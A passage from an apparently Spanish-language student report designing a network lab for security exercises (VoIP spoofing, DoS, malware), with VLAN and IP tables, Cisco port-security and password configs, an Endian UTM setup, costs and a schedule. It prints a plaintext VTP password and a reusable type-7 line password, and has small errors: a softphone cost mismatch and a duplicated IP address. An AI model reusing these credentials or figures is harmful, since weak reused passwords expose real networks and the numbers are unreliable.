


Figura 2.2: Esquema de red de Endian.

En la Figura 2.3 se muestra la topología de red completa, en la que se puede ver los dispositivos interconectados.




Figura 2.3: Topología de red completa.

2.2.2 Diseño Lógico

En la Tabla 4 se propone una forma de clasificar las VLANs. La configuración del protocolo VTP de acuerdo a la interconexión entre switches se define en la Tabla 5. En la Tablas 6 se muestra el direccionamiento ip de los dispositivos de interconexión y los dispositivos finales.

VLAN	DESCRIPCION
24	RED A
25	RED B
30	TELEFONOS
60	CAMARAS
77	RED EFW
88	ADMINISTRACION
100	ACCESS POINT

Tabla 4: Descripción de VLANs.

DISPOSITIVO	VTP MODE	VTP DOMAIN	VTP PASSWORD
SW-HQ	Server	LICRED	LICRED2017
SW-RA	Client	LICRED	LICRED2017
SW-RB	Client	LICRED	LICRED2017

Tabla 5: Configuración de VTP.

DISPOSITIVO	INTERFAZ	DIRECCION IP	MASCARA	GATEWAY
WAN-RT	Gi0/1	188.120.37.2	255.255.255.252	-
SRV-UTM	Gi0/1	188.120.37.1	255.255.255.252	188.120.37.2
	Gi0/2	200.10.120.1	255.255.255.248	-
	Gi0/3	192.168.77.1	255.255.255.248	-
SW-HQ	VLAN 24	192.168.24.1	255.255.255.0	-
	VLAN 25	192.168.25.1	255.255.255.0	-
	VLAN 30	192.168.30.1	255.255.255.0	-
	VLAN 60	192.168.60.1	255.255.255.0	-
	VLAN 77	192.168.77.2	255.255.255.248	-
	VLAN 88	192.168.88.1	255.255.255.0	-

	VLAN 100	192.168.100.1	255.255.255.0	-
SW-RA	VLAN 88	192.168.88.2	255.255.255.0	192.168.88.1
SW-RB	VLAN 88	192.168.88.3	255.255.255.0	192.168.88.1
SW-DMZ	VLAN 10	200.10.120.5	255.255.255.248	200.10.120.1
PHONE-01	Fa0/1	192.168.30.2	255.255.255.0	192.168.30.1
PHONE-02	Fa0/1	192.168.30.3	255.255.255.0	192.168.30.1
PHONE-03	Fa0/1	192.168.30.4	255.255.255.0	192.168.30.1
PHONE-04	Fa0/1	192.168.30.5	255.255.255.0	192.168.30.1
PHONE-05	Fa0/1	192.168.30.6	255.255.255.0	192.168.30.1
PHONE-06	Fa0/1	192.168.30.7	255.255.255.0	192.168.30.1
PHONE-07	Fa0/1	192.168.30.8	255.255.255.0	192.168.30.1
PHONE-08	Fa0/1	192.168.30.9	255.255.255.0	192.168.30.1
PHONE-09	Fa0/1	192.168.30.10	255.255.255.0	192.168.30.1
PHONE-10	Fa0/1	192.168.30.11	255.255.255.0	192.168.30.1
CAM-01	Fa0/1	192.168.60.2	255.255.255.0	192.168.60.1
CAM-02	Fa0/1	192.168.60.3	255.255.255.0	192.168.60.1
WR-AP	Gi0/1	192.168.100.2	255.255.255.0	192.168.100.1
PC-1	Gi0/1	192.168.24.3	255.255.255.0	192.168.24.1
…	…	…	…	…
PC-10	Gi0/1	192.168.24.12	255.255.255.0	192.168.24.1
PC-11	Gi0/1	192.168.25.3	255.255.255.0	192.168.25.1
…	…	…	…	…
PC-20	Gi0/1	192.168.25.12	255.255.255.0	192.168.25.1
KALI	NAT	192.168.100.2	255.255.255.0	192.168.100.1

Tabla 6: Direccionamiento de los dispositivos.

2.3 Equipos a utilizar.

2.3.1 Conmutador Cisco Smb Sg220

Se propone el uso de conmutadores Cisco Smb Sg220-26p-k9 que cuentan con 24 puertos GigabitEthernet y que también proveen alimentación de energía a través de la tecnología PoE para los teléfonos y cámaras IP. Estos conmutadores serán los que interconecten a los dispositivos finales. El detalle de las especificaciones técnicas puede ser revisado en https://www.cisco.com/c/en/us/support/switches/sg220-26p-26-port-gigabit-poe-smart-plus-switch/model.html .

2.3.2 Conmutador Cisco WS-C2960CX

Se propone la utilización de conmutadores Cisco WS-C2960CX-8PC-L que tienen 8 puertos GigabitEthernet y que serán utilizados para interconectar los dispositivos en la capa de distribución y a los servidores de la DMZ en la capa de núcleo de la red. El detalle de las especificaciones técnicas puede ser revisado en https://www.cisco.com/c/en/us/support/switches/catalyst-2960cx-8pc-l-switch/model.html.

2.3.3 Access Point Dlink DIR-835 Wireless N750.

Para el medio inalámbrico se propone el uso del Access point Dlink DIR-835 Wireless N750. Se seleccionó este dispositivo por su costo y porque nos permite instalar el firmware OpenWRT para realizar otro tipo de pruebas de intrusión. El detalle de las especificaciones técnicas puede ser revisado en http://shop.us.dlink.com/shop/d-link-systems-dir-835-wireless-n750-dual-band-router.html .

2.3.4 Enrutador Cisco 1921

Para la conexión de la WAN se ha propuesto la selección del enrutador Cisco 1921, el cual posee dos interfaces GigabitEthernet y dos lotes de expansión para interfaces de mayor velocidad en la conexión WAN. El detalle de especificaciones técnicas puede ser revisado en https://www.cisco.com/c/en/us/support/routers/1921-integrated-services-router-isr/model.html .

2.3.5 Teléfono IP Cisco CP-7906G

Para telefonía IP se ha propuesto el uso de los equipos Cisco CP-7906G, que soportan la tecnología PoE y cuyo costo es relativamente bajo. El detalle de especificaciones técnicas puede ser revisado en https://www.cisco.com/c/en/us/products/collateral/collaboration-endpoints/unified-ip-phone-7906g/product_data_sheet0900aecd8048f738.html .

2.3.6 Cámara IP Dlink DCS-4703E

Para las cámaras IP que se incluyen en la topología se propuso el modelo DCS-4703E de Dlink. Este modelo cuenta con un sensor CMOS progresivo de 3,3 megapíxeles, lente fija con distancia focal de 3,6 mm y abertura F1.8. Graba con 1080p de resolución a 30 fps. El detalle de especificaciones técnicas puede ser revisado en http://www.dlink.com/es/es/products/dcs-4703e-vigilance-full-hd-outdoor-poe-mini-bullet-camera .

2.3.7 Equipo de Cómputo.

Para los equipos de cómputo se proponen los siguientes requerimientos mínimos:

- Almacenamiento: 1TB
- Memoria RAM: 12GB
- CPU: Intel Core i7 5ta Gen

2.4 Configuraciones de red y seguridad para conmutadores, enrutador y UTM.

Para las configuraciones de seguridad de los conmutadores y enrutador, se realizó el aseguramiento de los puertos físicos de los dispositivos de la siguiente forma para los puertos tipo “Trunk”:

```
switchport mode trunk
switchport port-security
switchport port-security maximum 1
switchport port-security violation shutdown
switchport port-security mac-address sticky
```

Estas configuraciones permitirán que sólo un dispositivo pueda conectarse a cada puerto tipo “Trunk”. El conmutador o enrutador obtendrá la dirección mac-address del dispositivo que se conecta al puerto a través del método “sticky”. Si otro dispositivo tratase de conectarse al mismo puerto, se activará la medida de seguridad configurada como “violation shutdown”, que apagará de inmediato el puerto afectado.

Para los puertos de tipo “Access” se lo realizó de igual manera como se muestra a continuación:

```
switchport mode access
switchport access vlan X
switchport port-security
switchport port-security maximum 1
switchport port-security violation shutdown
switchport port-security mac-address sticky
```

Donde X es el número de la VLAN correspondiente. Se ha establecido que cada puerto sólo podrá ser utilizado por un único dispositivo. De igual manera, estas configuraciones permitirán que sólo un dispositivo pueda conectarse a cada puerto tipo “Access”. Si otro dispositivo tratase de conectarse al mismo puerto, se activará la medida de seguridad configurada de la misma forma como se explicó anteriormente.

Para la gestión de contraseñas locales en los dispositivos se configura una clave secreta para el acceso al modo privilegiado, una contraseña para acceder a través del cable de consola, y una contraseña para acceder a través de terminales virtuales. Se configura también la encriptación de todas las contraseñas que se encuentren en texto plano. Estas configuraciones se muestran a continuación.

```
service password-encryption
enable secret 5 $1$mERr$cIpquqJ3shzhxjgmhv6lH.
 line con 0
password 7 0822434319180B0E
login
line vty 0 4
password 7 0822434319180B0E
```

```
login
```

Los dispositivos de interconexión también deberán tener configurado el direccionamiento provisto en la Tabla 6. Como ejemplo se muestra la configuración de las interfaces VLAN en el Switch HQ.

```
interface Vlan24
 ip address 192.168.24.1 255.255.255.0
interface Vlan25
 ip address 192.168.25.1 255.255.255.0
interface Vlan30
 ip address 192.168.30.1 255.255.255.0
interface Vlan60
 ip address 192.168.60.1 255.255.255.0
interface Vlan77
 ip address 192.168.77.2 255.255.255.248
interface Vlan88
 ip address 192.168.88.1 255.255.255.0
interface Vlan100
 ip address 192.168.100.1 255.255.255.0
```

En el switch HQ agregar la ruta por defecto apuntando hacia el servidor UTM. De esta forma creamos una ruta de salida hacia las redes externas. Configurar la siguiente sentencia:

```
ip route 0.0.0.0 0.0.0.0 192.168.77.1
```

El Servidor UTM, clasifica las zonas de la red por los colores rojo, verde y naranja para la Internet, Intranet y DMZ respectivamente, como se vio en la Figura 2.2 en la sección 2.2.1. Cada interfaz, representada por un color de acuerdo a cada zona, se configura de acuerdo al direccionamiento propuesto en la Tabla 6. La configuración se puede observar en la Figura 2.4.




Figura 2.4: Configuración de red de las interfaces del UTM Endian.

Se debe de crear las reglas básicas de interconexión de redes en el Firewall de Endian, para las zonas existentes, siendo de primordial importancia la conexión entre las zonas Verde y Naranja en las direcciones Verde a Verde, Verde a Naranja, Naranja a Verde y Naranja a Naranja. Esto se muestra en la Figura 2.5.




Figura 2.5: Configuración de reglas de Firewall Inter-zonas.

CAPÍTULO 3

3 COSTO Y TIEMPO DE IMPLEMENTACIÓN.

En esta sección presentaremos los equipos con sus respectivos costos, tiempo de entrega e instalación del diseño de solución de nuestra infraestructura de Red para un entorno de seguridad Informática. Cabe mencionar que la mayoría de los proveedores serán locales.

3.1 Costos de los equipos a Usar.

En la Tabla 7 se muestran los costos de los equipos de interconexión, servicios y diferentes tecnologías que fueron empleadas en el diseño de la red.

Equipos y Servicios	Especificación	Valor	Cantidad	TOTAL
Conmutadores	Cisco C2960CX-8PC-L	$820	1	$820
	Cisco Smb Sg220-26p-k9	$1,200	2	$2,400
	Cisco WS-C3560CX-8TC-S	$900	1	$900
Enrutador	Cisco 1921	$450	1	$450
Access Point	Dlink DIR-835	$160	1	$160
PCs Servidores	DELL / Intel Xeon E3-1220v2	$1,650	4	$6,600
PCs	COMPAQ / Intel Core i7 5th Gen	$700	20	$14,000
Teléfonos IP	Cisco CP-7906G	$95	10	$950
Cámaras IP	Dlink DCS-4703E	$55	2	$110

Cable UTP	Cat 6A (1000 pies)	$250	1	$250
Call Manager	Cisco Unified Communications Manager	$2100	1	$2100
Softphone	Cisco Softphone IP-PT (10 Teléfonos IP)	$1900	1	$1800
Gestión de Equipos	Instalación y Configuración de Equipos	$1000	2	$2000
Gestión de Servicio de Internet	Servicio de Internet Fibra Óptica (2 Mbps) por 3 años	$320	3	$960
SUBTOTAL				$33,500
IVA (12%)				$4,020
TOTAL 1				$37,520

Tabla 7: Costo de los equipos de interconexión y comunicación

3.2 Plan de Trabajo

Para el diseño de infraestructura de red, el tiempo de entrega del proyecto instalado y en funcionamiento es de 35 días como se detalla en la Figura 3.1. El cronograma de actividades se muestra también en la Figura 3.2, donde se puede observar el calendario con las fechas programadas.

Se propone disponer de dos personas que serán encargadas de este proceso de implementación y configuración de equipos.

Nombre de tarea	Duración	Comienzo	Fin	Nombres de los recursos
MANUAL DE PRÁCTICAS	**3 días**	**lun 1/1/18**	**mié 3/1/18**	
Laboratorio 1: Spoofing en Telefonía IP	1 día	lun 1/1/18	lun 1/1/18	Diego Calderón
Laboratorio 2: DoS en Windows Server 2012 R2	1 día	mar 2/1/18	mar 2/1/18	Diego Calderón
Laboratorio 3: Malware en Windows 10	1 día	mié 3/1/18	mié 3/1/18	Diego Calderón
DISEÑO DE RED	**4 días**	**jue 4/1/18**	**mar 9/1/18**	
Diseño Lógico	2 días	jue 4/1/18	vie 5/1/18	Diego Calderón
Diseño Físico	2 días	lun 8/1/18	mar 9/1/18	José Vélez
IMPLEMENTACIÓN DE EQUIPOS	**28 días**	**jue 11/1/18**	**lun 19/2/18**	
Instalación de Proveedor de Internet	1 día	jue 11/1/18	jue 11/1/18	José Vélez
Montaje del Cableado Estructurado	8 días	vie 12/1/18	mar 23/1/18	José Vélez
Instalación de Equipos y Dispositivos de Interconexión	8 días	mié 24/1/18	vie 2/2/18	José Vélez
Configuración de Equipos e instalación de software.	5 días	lun 5/2/18	vie 9/2/18	Diego Calderón
Pruebas de Funcionamiento	3 días	lun 12/2/18	mié 14/2/18	Diego Calderón, José Vélez
Entrega del Proyecto	3 días	jue 15/2/18	lun 19/2/18	Diego Calderón, José Vélez

Figura 3.1: Tiempo de Implementación




Figura 3.2: Cronograma del Plan de Trabajo.

CONCLUSIONES Y RECOMENDACIONES

El manual de prácticas de laboratorio que hemos creado, nos ha permitido elaborar el diseño de la infraestructura propuesto. Sin embargo, se pueden emplear diferentes diseños de infraestructura a partir de las diferentes prácticas de laboratorio que se elaboren de acuerdo a diversos escenarios de riesgo de la seguridad de la información.

Para la realización de las pruebas de concepto (PoC), que se llevaron a cabo para la elaboración de cada práctica de laboratorio, se empleó software que simulaba la infraestructura de red, en el cual se pudo apreciar que los recursos físicos nos representaban una limitante para desarrollar las prácticas.

Las configuraciones de los equipos no son estáticas y pueden cambiar de acuerdo al planteamiento de nuevos escenarios de riesgo. Por tanto, se recomienda realizar y mantener un backup de las configuraciones de los equipos, de esta forma podemos reestablecer los equipos a sus configuraciones iniciales antes de realizar cada nueva práctica.

Se sugiere adquirir el licenciamiento de pago para las herramientas que se utilizan en las prácticas de laboratorio. De esta forma se puede explotar al máximo las capacidades que éstas nos ofrecen.

BIBLIOGRAFIA

[1] INFORME DE RESULTADOS DE LA “1° ENCUESTA DE SEGURIDAD DE LA INFORMACIÓN EN UNIVERSIDADES ECUATORIANAS MIEMBROS DE CEDIA”. (2014). 1st ed. CEDIA. Disponible en: http://csirt.cedia.org.ec/wp-content/uploads/2014/05/Informe-de-Resultados-2014.pdf [Visitado 20 Ago. 2017].

[2] Estrada, J., Calva, M., Rodríguez, A. y Tipantuña, C. (2016). Seguridad de la Telefonía IP en Ecuador: Análisis en Internet. 1st ed. UTE. Disponible en: http://oaji.net/articles/2016/1783-1467383280.pdf [Visitado 20 Aug. 2017].

[3] Aceituno Canal, V. (2004). Seguridad de la información. 1st ed. [Madrid]: Creaciones Copyright.

[4] Berta, S. (2017). EXPLOTAR ETERNALBLUE PARA OBTENER UNA SHELL DE METERPRETER EN WINDOWS SERVER 2012 R2. 1st ed. Eleven Paths. Disponible en: https://www.exploit-db.com/docs/42281.pdf [Visitado 20 Ago. 2017].

[5] Berta, S. (2017). HOW TO EXPLOIT ETERNALROMANCE/SYNERGY TO GET A METERPRETER SESSION O N WINDOWS SERVER 2016. 1st ed. Eleven Paths. Disponible en: https://www.exploit-db.com/docs/42329.pdf [Visitado 20 Ago. 2017].

[6] Zadka, M. (2012). Simple HTTP request handler — Documentation. [online] Python Software Foundation. Disponible en: https://docs.python.org/2/library/simplehttpserver.html [Visitado 15 Ago. 2017].

[7] Mimoso, M. y Spring, T. (2017). NSA's EternalBlue Exploit Ported to Windows 10. [online] Threatpost. Disponible en: https://threatpost.com/nsas-eternalblue-exploit-ported-to-windows-10/126087 [Visitado 19 Ago. 2017].

ANEXOS

[1] DIEGO LEON GIL BARRIENTOS. (2014, SEPTIEMBRE 17). INSTALACION Y CONFIGURACION DE FIREWALL ENDIAN (1ST ED.) [ONLINE]. DISPONIBLE EN: https://es.slideshare.net/cyberleon95/instalacin-y-configuracin-firewall-endian

[2] OFFENSIVE SECURITY. (2012, OCTUBRE 3). METERPRETER BASIC COMMANDS (1ST ED.) [ONLINE]. DISPONIBLE EN: https://www.offensive-security.com/metasploit-unleashed/meterpreter-basics/